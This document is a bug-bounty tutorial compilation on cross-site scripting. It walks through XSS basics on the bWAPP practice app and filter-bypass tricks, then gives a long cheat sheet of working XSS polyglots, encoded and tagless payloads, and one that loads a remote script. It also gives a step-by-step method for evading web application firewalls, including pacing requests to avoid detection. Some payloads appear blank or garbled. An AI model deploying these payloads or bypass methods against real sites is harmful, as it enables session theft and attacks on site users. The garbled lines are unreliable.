



2/6/2018

PENTESTING WEB APPLICATION



FOR BUG BOUNTRY



Omicron John
(B103K C0D3R)

Introduced

1. Cross Site Scripting (XSS)
2. Bypassing XSS Filters
3. Cross Site Scripting (XSS) with Event Handlers
4. XSS Filter Bypass Cheat Sheet
5. Bypass any WAF for XSS easily
6. Bypassing WAF with Shortest XSS Payload
7. Reflected XSS on JSON, AJAX, XML based web apps
8. Vector Scheme
9. Location Based Payloads – Art of Based Payload!
10. File Upload XSS
11. XSS Without Event Handlers
12. Existing Code Reuse
13. XSS: Cross-site Scripting: Contexts!
14. XSS Payloads Cheat Sheet
15. Bypassing Blacklists
16. XXE Injection

Cross Site Scripting (XSS) : Getting Started

Today we will learn the basics of Cross Site Scripting (XSS).

Ahh please stop thinking why they call it XSS and not CSS, I wasted hours thinking about that.

And yeah, If you really want to understand XSS then make sure you have basic knowledge of HTML and JavaScript.

Now lets get straight to the point.

What Is XSS?

It is a web application [vulnerability](#) which lets an attacker to run his own scripts (client side scripts actually) into web pages.

An attacker can easily steal [cookies](#), credentials and even spread malware by successfully exploiting a XSS vulnerability.

Most of the times, an input form is used by an attacker to inject his malicious code.

Well you can't understand what is XSS without seeing it in action, so lets do it.

Here some things to consider:

1. If there is an input form, like a search box, or a comment box or just anything where you can type and submit something to the website then you should try checking for XSS vulnerability.
2. We exploited a search box here, and the pages generated by the search were dynamic. Which means, every time you search something there will be different results. These search results do not get stored in the website.
But sometimes there are such forms which can let an attacker to save the malicious script permanently in the server and make it load every time when a user visits the infected page. For example, on many websites you can comment your views about the post by the comment box and website saves it in the database. So whenever a user views that post on which you commented, then he will be able to see your comment.
But what if you write a malicious script in the comment box? Yep, the script will get executed whenever a user will access that post.
3. The website we used as an example here was way too simple at handling input but many websites filter user input and try to block XSS attempts. We will learn what kind of filters are used and how to bypass them in next article.

4. The only thing we did today was to display a harmless pop up and an image. But as I told you earlier that XSS can be used for [phishing](#), cookie stealing and spreading malware. We will learn how to do these things later in the XSS series.


Till then keep reading and start learning HTML if you haven't learned it already and believe me HTML is really easy.

Bypassing XSS Filters : Part 1

XSS filters are some algorithms or techniques which try to filter user input to stop XSS. Lets face them to understand what are they and how to bypass them.

So I have a webpage here and I am going to enter our classic query

i.e. `<script>alert('XSS');</script>`



The screenshot shows a web application interface with a dark navigation bar at the top containing links: Bugs, Change Password, Create User, Set Security Level, Reset, and Create. The main content area has a title `/ XSS - Reflected (GET) /` in a handwritten style. Below the title is a form with the label "Enter your first and last name:". It contains two input fields: "First name:" and "Last name:". The "First name:" field contains the text `<script>alert('XSS');</script>`. The "Last name:" field contains the text "ultimate". Below these fields is a "Go" button.

So I press the “Go” button but nothing happens. Why? Is this page invulnerable to XSS? Lets check the source code for clues:

```
56 <form action="/bWAPP/xss_get.php" method="GET">
57
58 <p><label for="firstname">First name:</label><br />
59 <input type="text" id="firstname" name="firstname"></p>
60
61 <p><label for="lastname">Last name:</label><br />
62 <input type="text" id="lastname" name="lastname"></p>
63
64 <button type="submit" name="form" value="submit">Go</button>
65
66 </form>
67
68 <br />
69 Welcome <script>alert('\XSS\');</script> ultimate
70 </div>
71
72 <div id="side">
73
74 <a href="http://twitter.com/MME_IT" target="blank" class="button"></a>
75 <a href="http://be.linkedin.com/in/malikmellen" target="blank" class="button"></a>
76 <a href="http://www.facebook.com/MME.IT" target="blank" class="button"></a>
77 <a href="http://www.youtube.com/watch?v=104153019664877" target="blank" class="button"></a>
78 </div>
79
80 <div id="disclaimer">
81
82 <p>bWAPP is licensed under <a rel="license" href="http://creativecommons.org/licenses/by-nc-nd/4.0/" target="_blank"></a> <small>6cop</small>
83 </div>
84
85 <div id="bee">
86
87 
88 </div>
89
90 <div id="security_level">
91
92 </div>
93
94 </div>
95
96 </div>
```

Our Input

Hmm.. ('XSS') got changed to (\XSS\). Which means the script disabled our single quotes (') by adding a backslash (\) before them. It is a very common filter named **magic_quotes_gpc**.

This filter disables ' and " only. So how to bypass this filter?

Well we will take advantage of a JavaScript function named **String.fromCharCode()**. It is a JavaScript function which converts [ASCII](#) characters to [Unicode](#) and vice versa.

A, B, C etc. these are ASCII characters but they can also be written in unicode format as 65, 66, 67 etc.


So if you write String.fromCharCode(65) it means A, string.fromCharCode(66) means B and so on.

The single quote (') is an ASCII too and its value in Unicode is 39. So whenever we will enter String.fromCharCode(39), JavaScript will convert it to ' automatically.

You see? Problem Solved. To convert an ASCII character to Unicode without hassle you can install an addon named [Hackbar](#) in your Firefox. Well it is available for Chrome too but we love Firefox.

So now to bypass the filter, we will convert ('XSS') to String.fromCharCode() format by using **Hackbar**.

To access hackbar press **F9** and you will see this awesome thing:



Now click on **XSS** and choose the **String.fromCharCode** option and enter whatever you want to convert.


So I converted 'XSS' using this function and the result is **String.fromCharCode(39, 88, 83,**

83, 39).

Now we will enter the following query in the input box:

```
<script>alert(String.fromCharCode(39, 88, 83, 83, 39));</script>
```

aaaand boom! It worked:



Hmmm take a look at the condition of our input and think why our script didn't get executed.

Want a hint? Look at the color of **<script>** and tag. They are different right? A pink tag (loosely speaking) means the tag got executed and a normal black tag means the filter sanitized it (blocked it or whatever).

What to do now? Be patient I don't know what to do. Lets try to solve this problem, together.

So the filter allows the **</script>** tag but blocks the **<script>** tag. Maybe the filter blocks the **<script>** tag because it denotes starting of a script?

I got an idea! I am not sure it will work or not. The trick is to

```
<script>alert(String.fromCharCode(39, 88, 83, 83, 39));</script><script>alert(String.fromCharCode(39, 88, 83, 83, 39));</script>
```

As you can see above I just copied the previous input two times.

Here is my plan, when the filter will see the **<script>**, it will think an attacker is trying to run a script so the filter will block it. As we saw in the source code, filter doesn't block **</script>** tag maybe because it can't work without **<script>** or some other reason. The filter will allow **</script>** thinking that the "malicious" script entered by the user is over but this time we are going to try

```
<script>alert(String.fromCharCode(39, 88, 83, 83, 39));</script><script>alert(String.fromCharCode(39, 88, 83, 83, 39));</script>
```

As you can see I copied the same script two times. If I am right, the filter will block the first script and will allow everything after the `</script>` tag of the first script.

Whoa! Thats beautiful! It worked perfectly!


Wait I have another idea!

Lets try this

```
</script><script>alert(String.fromCharCode(39, 88, 83, 83, 39));</script>
```

The plan is same, `</script>` will make the filter think the malicious script is over and rest of script will get executed.

I entered our “modified” query in the search box and here is what I got:



Yeah! Wonderful!

Now lets sum up what we learned today:

1. Enter a script if it works then great. If doesn't get executed then check the source code of the webpage to see what happened with the input.
2. If the filter identifies single quote ' and double quote " and escapes it then you can try to encode it.
3. The rest depends on your creativity and experience gained from trial and error.

We will bypass a lots of other filters interesting filters in upcoming articles.

I hope you enjoyed this article.

Keep learning! Keep XSSing!

Cross Site Scripting (XSS) with Event Handlers

Hi XSSers! Today we are going to learn how we can use JavaScript event handlers to perform XSS.

What is JavaScript?

JavaScript is a programming language which is commonly used to create interactive webpages. You will eventually find JavaScript inside HTML documents. Here is an example:

```
1 <!doctype html>
2 <html itemscope itemtype="http://schema.org/Product">
3 <head>
4 <title>Omggle: Talk to strangers!</title>
5 <meta http-equiv="X-UA-Compatible" content="IE=edge">
6 <script>var IS_MOBILE = /mobile|kindle|silk|symbian|nokia|android|nintendobrowser/i.test(navigator.userAgent);</script>
7 <meta name="viewport" content="user-scalable=no, initial-scale=1.0, width=device-width, maximum-scale=1.0, minimal-ui">
8 <meta name="apple-mobile-web-app-capable" content="yes">
9 <link rel="apple-touch-icon" href="/static/appletouchicon.png">
10 <script type="text/javascript">
11   if (top.location != location) {
12     top.location.href = document.location.href;
13   }
14 </script>
15 <script>
16   if (IS_MOBILE) {
17     document.write('<link type="text/css" rel="stylesheet" href="/static/mobile.css?66">');
18   } else {
19     document.write('<link type="text/css" rel="stylesheet" href="/static/style.css?97">');
20   }
21 </script>
22 <script src="//ajax.googleapis.com/ajax/libs/mootools/1.2.6/mootools-yui-compressed.js" type="text/javascript"></script>
23 <script>
24   if (IS_MOBILE) {
25     document.write('<script src="/static/mobile.js?64" type="text/javascript"></script>');
26   } else {
27     document.write('<script src="//ajax.googleapis.com/ajax/libs/swfobject/2.2/swfobject.js" type="text/javascript"></script>');
28     document.write('<script src="/static/omggle.js?566" type="text/javascript"></script>');
29   }
30 </script>
31 <script type="text/javascript" src="https://www.google.com/jsapi"></script>
32 <script src="//www.google.com/recaptcha/api/is/recaptcha_ajax.js" type="text/javascript"></script>
33 <meta property="fb:app_id" content="372387627273">
34 <meta property="og:type" content="website">
35 <meta property="og:title" content="Omggle: Talk to strangers!">
```

This is JavaScript.

And if you want to become an XSS Master you should learn at least the basics of JavaScript. So today we are going to learn the about **Event Handlers** in JavaScript.

What is an Event Handler?

Its something like a if user does this thing, the webpage will do that thing. For example I want to show a message whenever my webpage is viewed by a user, I will add the following JavaScript code

```
<body onload=alert('Welcome To My Website')>
```

So whenever the body tag loads, the user will get a message saying **Welcome To My Website**. Here the loading of the body tag is an event or a happening and **onload** is an event handler which decides what will happen on that event.

Similarly, there are many JavaScript event handlers which define what happens when users scrolls the page, or prints a page, or when a image fails to load etc.

- **FSCommand()** (attacker can use this when executed from within an embedded Flash object)
- **onAbort()** (when user aborts the loading of an image)
- **onActivate()** (when object is set as the active element)
- **onAfterPrint()** (activates after user prints or previews print job)
- **onAfterUpdate()** (activates on data object after updating data in the source object)
- **onBeforeActivate()** (fires before the object is set as the active element)
- **onBeforeCopy()** (attacker executes the attack string right before a selection is copied to the clipboard – attackers can do this with the `execCommand("Copy")` function)
- **onBeforeCut()** (attacker executes the attack string right before a selection is cut)
- **onBeforeDeactivate()** (fires right after the `activeElement` is changed from the current object)
- **onBeforeEditFocus()** (Fires before an object contained in an editable element enters a UI-activated state or when an editable container object is control selected)
- **onBeforePaste()** (user needs to be tricked into pasting or be forced into it using the `execCommand("Paste")` function)
- **onBeforePrint()** (user would need to be tricked into printing or attacker could use the `print()` or `execCommand("Print")` function).
- **onBeforeUnload()** (user would need to be tricked into closing the browser – attacker cannot unload windows unless it was spawned from the parent)
- **onBeforeUpdate()** (activates on data object before updating data in the source object)
- **onBegin()** (the `onbegin` event fires immediately when the element's timeline begins)
- **onBlur()** (in the case where another popup is loaded and window loses focus)
- **onBounce()** (fires when the `behavior` property of the marquee object is set to "alternate" and the contents of the marquee reach one side of the window)
- **onCellChange()** (fires when data changes in the data provider)
- **onChange()** (select, text, or `TEXTAREA` field loses focus and its value has been modified)
- **onClick()** (someone clicks on a form)
- **onContextMenu()** (user would need to right click on attack area)
- **onControlSelect()** (fires when the user is about to make a control selection of the object)
- **onCopy()** (user needs to copy something or it can be exploited using the `execCommand("Copy")` command)
- **onCut()** (user needs to copy something or it can be exploited using the `execCommand("Cut")` command)

- **onDataAvailable()** (user would need to change data in an element, or attacker could perform the same function)
- **onDataSetChanged()** (fires when the data set exposed by a data source object changes)
- **onDataSetComplete()** (fires to indicate that all data is available from the data source object)
- **onDbClick()** (user double-clicks a form element or a link)
- **onDeactivate()** (fires when the activeElement is changed from the current object to another object in the parent document)
- **onDrag()** (requires that the user drags an object)
- **onDragEnd()** (requires that the user drags an object)
- **onDragLeave()** (requires that the user drags an object off a valid location)
- **onDragEnter()** (requires that the user drags an object into a valid location)
- **onDragOver()** (requires that the user drags an object into a valid location)
- **onDragDrop()** (user drops an object (e.g. file) onto the browser window)
- **onDragStart()** (occurs when user starts drag operation)
- **onDrop()** (user drops an object (e.g. file) onto the browser window)
- **onEnd()** (the onEnd event fires when the timeline ends.)
- **onError()** (loading of a document or image causes an error)
- **onErrorUpdate()** (fires on a databound object when an error occurs while updating the associated data in the data source object)
- **onFilterChange()** (fires when a visual filter completes state change)
- **onFinish()** (attacker can create the exploit when marquee is finished looping)
- **onFocus()** (attacker executes the attack string when the window gets focus)
- **onFocusIn()** (attacker executes the attack string when window gets focus)
- **onFocusOut()** (attacker executes the attack string when window loses focus)
- **onHashChange()** (fires when the fragment identifier part of the document's current address changed)
- **onHelp()** (attacker executes the attack string when users hits F1 while the window is in focus)
- **onInput()** (the text content of an element is changed through the user interface)
- **onKeyDown()** (user depresses a key)
- **onKeyPress()** (user presses or holds down a key)
- **onKeyUp()** (user releases a key)
- **onLayoutComplete()** (user would have to print or print preview)
- **onLoad()** (attacker executes the attack string after the window loads)
- **onLoseCapture()** (can be exploited by the releaseCapture() method)
- **onMediaComplete()** (When a streaming media file is used, this event could fire before the file starts playing)

- **onMediaError()** (User opens a page in the browser that contains a media file, and the event fires when there is a problem)
- **onMessage()** (fire when the document received a message)
- **onMouseDown()** (the attacker would need to get the user to click on an image)
- **onMouseEnter()** (cursor moves over an object or area)
- **onMouseLeave()** (the attacker would need to get the user to mouse over an image or table and then off again)
- **onMouseMove()** (the attacker would need to get the user to mouse over an image or table)
- **onMouseOut()** (the attacker would need to get the user to mouse over an image or table and then off again)
- **onMouseOver()** (cursor moves over an object or area)
- **onMouseUp()** (the attacker would need to get the user to click on an image)
- **onMouseWheel()** (the attacker would need to get the user to use their mouse wheel)
- **onMove()** (user or attacker would move the page)
- **onMoveEnd()** (user or attacker would move the page)
- **onMoveStart()** (user or attacker would move the page)
- **onOffline()** (occurs if the browser is working in online mode and it starts to work offline)
- **onOnline()** (occurs if the browser is working in offline mode and it starts to work online)
- **onOutOfSync()** (interrupt the element's ability to play its media as defined by the timeline)
- **onPaste()** (user would need to paste or attacker could use the `execCommand("Paste")` function)
- **onPause()** (the onpause event fires on every element that is active when the timeline pauses, including the body element)
- **onPopState()** (fires when user navigated the session history)
- **onProgress()** (attacker would use this as a flash movie was loading)
- **onPropertyChange()** (user or attacker would need to change an element property)
- **onReadyStateChange()** (user or attacker would need to change an element property)
- **onRedo()** (user went forward in undo transaction history)
- **onRepeat()** (the event fires once for each repetition of the timeline, excluding the first full cycle)
- **onReset()** (user or attacker resets a form)
- **onResize()** (user would resize the window; attacker could auto initialize with something like: `<SCRIPT>self.resizeTo(500,400);</SCRIPT>`)

- **onResizeEnd()** (user would resize the window; attacker could auto initialize with something like: `<SCRIPT>self.resizeTo(500,400);</SCRIPT>`)
- **onResizeStart()** (user would resize the window; attacker could auto initialize with something like: `<SCRIPT>self.resizeTo(500,400);</SCRIPT>`)
- **onResume()** (the onresume event fires on every element that becomes active when the timeline resumes, including the body element)
- **onReverse()** (if the element has a repeatCount greater than one, this event fires every time the timeline begins to play backward)
- **onRowsEnter()** (user or attacker would need to change a row in a data source)
- **onRowExit()** (user or attacker would need to change a row in a data source)
- **onRowDelete()** (user or attacker would need to delete a row in a data source)
- **onRowInserted()** (user or attacker would need to insert a row in a data source)
- **onScroll()** (user would need to scroll, or attacker could use the scrollBy() function)
- **onSeek()** (the onreverse event fires when the timeline is set to play in any direction other than forward)
- **onSelect()** (user needs to select some text – attacker could auto initialize with something like: `window.document.execCommand("SelectAll");`)
- **onSelectionChange()** (user needs to select some text – attacker could auto initialize with something like: `window.document.execCommand("SelectAll");`)
- **onSelectStart()** (user needs to select some text – attacker could auto initialize with something like: `window.document.execCommand("SelectAll");`)
- **onStart()** (fires at the beginning of each marquee loop)
- **onStop()** (user would need to press the stop button or leave the webpage)
- **onStorage()** (storage area changed)
- **onSyncRestored()** (user interrupts the element's ability to play its media as defined by the timeline to fire)
- **onSubmit()** (requires attacker or user submits a form)
- **onTimeError()** (user or attacker sets a time property, such as dur, to an invalid value)
- **onTrackChange()** (user or attacker changes track in a playList)
- **onUndo()** (user went backward in undo transaction history)
- **onUnload()** (as the user clicks any link or presses the back button or attacker forces a click)
- **onURLFlip()** (this event fires when an Advanced Streaming Format (ASF) file, played by a HTML+TIME (Timed Interactive Multimedia Extensions) media tag, processes script commands embedded in the ASF file)
- **seekSegmentTime()** (this is a method that locates the specified point on the element's segment time line and begins playing from that point. The segment consists of one repetition of the time line including reverse play using the AUTOREVERSE attribute.)

Source of this Event Handler list: [OWASP XSS Cheat Sheet](#)

Now I am going to use this payload: ``

Lets break down it for better understanding,

1. `` tag is used to insert images into a webpage.
2. `src=` is used to define the source of the image
3. I have entered `#` as the source of the image which is invalid and will throw an error.
4. `onerror` is an event handler which defined what will happen when an error occurs and in this case it will raise an alert box.

XSS Filter Bypass Cheat Sheet

As I promised here is the ultimate cheat sheet for bypassing XSS filters.

If you don't understand what I am saying than you should read these articles:

1. [Cross Site Scripting \(XSS\) : Getting Started](#)
2. [Bypassing XSS Filters : Part 1](#)
3. [Bypassing XSS Filters : Part 2](#)

Quick XSS Payloads

You can use these payloads when you want to quickly check for XSS in a webpge.

Filter Check

It will check which characters are being filter. It also checks if `<script>` tag is blocked or not.

```
/'"\<><script>;
```

XSS Tester: Alert XSS Statment

This payload will try to close tags and bypass basic filters to execute an alert box.

```
';</script>">'><ScRiPT>alert(String.fromCharCode(88,83,83))</scRipt>
```

XSS Polyglot 1

It is my custom payload which tries to bypass basic filters by closing tags and using different types of payloads.

```
';"><marquee>test</marquee><plaintext/onmouseover=prompt(test)>
```

```

```

```
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

XSS Polyglot 2

```
///  
<@></script></div></script>--><select */onclick=alert()><o>1<o>2'///  
<!--
```

XSS Polyglot 3

```
<svg onload="void 'javascript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert() )//%oD%oA%od
```

```
%oa//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e'; "></svg>
```

List Of Payloads

Without quotes and semicolons

Use when quotes and semicolons are being filtered.

```
<IMG SRC=javascript:alert('XSS')>
```

Without any quotes

```
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

Defeats tag checking

```
<<SCRIPT>alert("test");//<</SCRIPT>
```

Without closing tag

```
<SCRIPT SRC=http://xss.rocks/xss.js?< B >
```

Using body tag

```
<BODY ONLOAD=alert('XSS')>
```

Using video tag

```
<video src=_ onloadstart="alert(1)">
```

Using table tag

```
<TABLE BACKGROUND="javascript:alert('XSS')">
```

Closing script tag

```
</script><script>alert(1)</script>
```

When script tag is being filtered

```
</script><script>alert(1)</script>
```

Triple URL Encoding

```
<b/%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%35mouseover=alert(1)>
```

JS-F**CK Payload

```
<img/src="x"/onerror="[boom]">
```

Using On wheel event with body tag

```
<body style="height:1000px" onwheel="[DATA]">
```

Using (
) and (&NewTab;) with <a> tag

```
<a href="j[785 bytes of (&NewLine;&Tab;)]javascript:alert(1);">XSS</a>
```

Using OnDrag with Unicode Encoding

--><d/ondrag=co\u006efir\u006d(2)>hello.

Spaces and meta chars before the JavaScript in images for XSS

Here are some other payloads:

">Copy This

">

"><svg/onload=prompt(1)>

"><iframe/src=javascript:prompt(1)>

"><h1 onclick=prompt(1)>Clickme</h1>

">Clickme

">Clickme

">click

"><textarea autofocus onfocus=prompt(1)>

">clickme

"><script>co\u006efir\u006d`1`</script>

"><ScRiPt>co\u006efir\u006d`1`</ScRiPt>

">

"><svg/onload=co\u006efir\u006d`1`>

"><iframe/src=javascript:co\u006efir\u006d%28 1%29>

"><h1 onclick=co\u006efir\u006d(1)>Clickme</h1>

">Clickme

">Clickme

"><textarea autofocus onfocus=co\u006efir\u006d(1)>

"><details/ontoggle=co\u006efir\u006d`1`>clickmeonchrome

"><p/id=1%0Aonmousemove%0A=%0Aconfirm`1`>hoveme

"><img/src=x%0Aonerror=prompt`1`>

"><iframe srcdoc="">

"><h1/ondrag=co\u006efir\u006d`1`)>DragMe</h1>

The list ends here but I will add more payloads later.

V

Methodology of Bypassing WAFs

WAFs are dumb programs.

You have to tell them that **<script>** is malicious and they will block it.

But an attacker can simply bypass this by modifying the the tag (keeping it valid) like this

<script x>

So the attacker can come up with a payload like this:

```
<script x>alert('XSS')<script y>
```

Its that easy to bypass a WAF. There are just two simple rules,

1. Don't make too much requests in a short amount of time. Delay of 6 seconds is enough, so don't use any program for automation and if you do make sure its designed to work with WAFs.

2. You have to check what is allowed by WAF and what is not so you can come up with a payload after connecting all the pieces.

Lets start!

Step 1. Check if < and > are allowed or not. Nope, you don't have to enter < and > as the input. Try entering **<test>** instead, it looks more like a tag. Got blocked? Try encoding them.

Step 2. Start desiging your payload. Enter something like this,

```
<test haha=x >.
```

If WAF blocks it, remove the = and try again. If WAF blocks it as well, change the payload to **<test/haha>** and it should work. If it doesn't try something else or try using a payload which doesn't use = but you shouldn't use a real payload, use a test payload as I am using.

Step 3. You got your basics payload working? Great.

Now lets check which [event handlers](#) are allowed by the WAF.

We can start if the WAF detects the event handlers by simply searching for **on*** so it would match **onload, onstart** etc.

So lets enter this first,

```
<test onxxx=xxxx>
```

If it doesn't get blocked by the WAF then you are going good, if it gets blocked, try a payload scheme that doesn't use event handlers.

If it works then try to use a real world event handler like **onfocus, onblur, onstart** etc.

If it gets blocked, don't worry its normal, you just have to find the event handlers that work.

Maybe WAF developer added **onfocus** to the block list but forgot to add **onfocuschange**.

That happens a lot and thats how WAFs get bypassed. They are dumb af.

Step 4. You can't just rely on event handlers, you have to check for the HTML tags as well. Trying entering,

<svg onxxx=xxx>, <marquee onxxx=xxx>, <audio onxxx=xxx> etc.

Make a list of event handlers and tags that are allowed by the WAF.

Step 5. Now let's try to get a popup by using our event handler and tags list.

Let's assume two cases:

First Case: WAF isn't allowing *any* tags. There's a bypass to that as well. You can use event handlers that do not depend on the tag like **oncopy** or **oncut**. So you can completely come up with a payload like this

<x oncopy=alert('XSS')>copy this

or

<haha onclick=alert('XSS')>click here

Second Case: WAF is allowing <audio>, <svg> and <marquee> tags and **onstart**, **onload** and **onblur** event handlers.

svg is not compatible with **onblur** and **onstart**, similarly you can't use **onload**, **onblur** with **marquee**. That's where knowledge of web languages comes into play.

We can use <svg onload=> and <marquee onstart=>. <audio> isn't compatible with any of the allowed event handlers.

So we can quickly come up with these two payloads:

<svg onload=alert('XSS')>

or

<marquee onstart=alert('XSS')>

Got your payload blocked? Don't get stressed I know why it happened. Move on to the next step.

Step 6. I haven't seen any WAF which doesn't block **alert()** or **<script>**. Dude come on! Developers of WAFs aren't that dumb, most commonly used attack vectors contain **alert()** or **<script>** and they know it as well.

So what are we going to do now? Read along.

First of all, **alert()** isn't the only thing which can raise a popup, you can use **confirm()** or **prompt()** instead.

So you have the following weapons to choose from:

`alert()` `prompt()` `confirm()`

Wait! Lets upgrade them!

`alert``` `prompt``` `confirm```

Lets upgrade them even more!

`(alert)``` `(prompt)``` `(confirm)```

Yes, it is a good move to use `alert()` instead of `alert('ok')` or `alert(1)`.

Well I wrote this article to give you an idea of how you can bypass any WAF by reverse engineering it step by step.

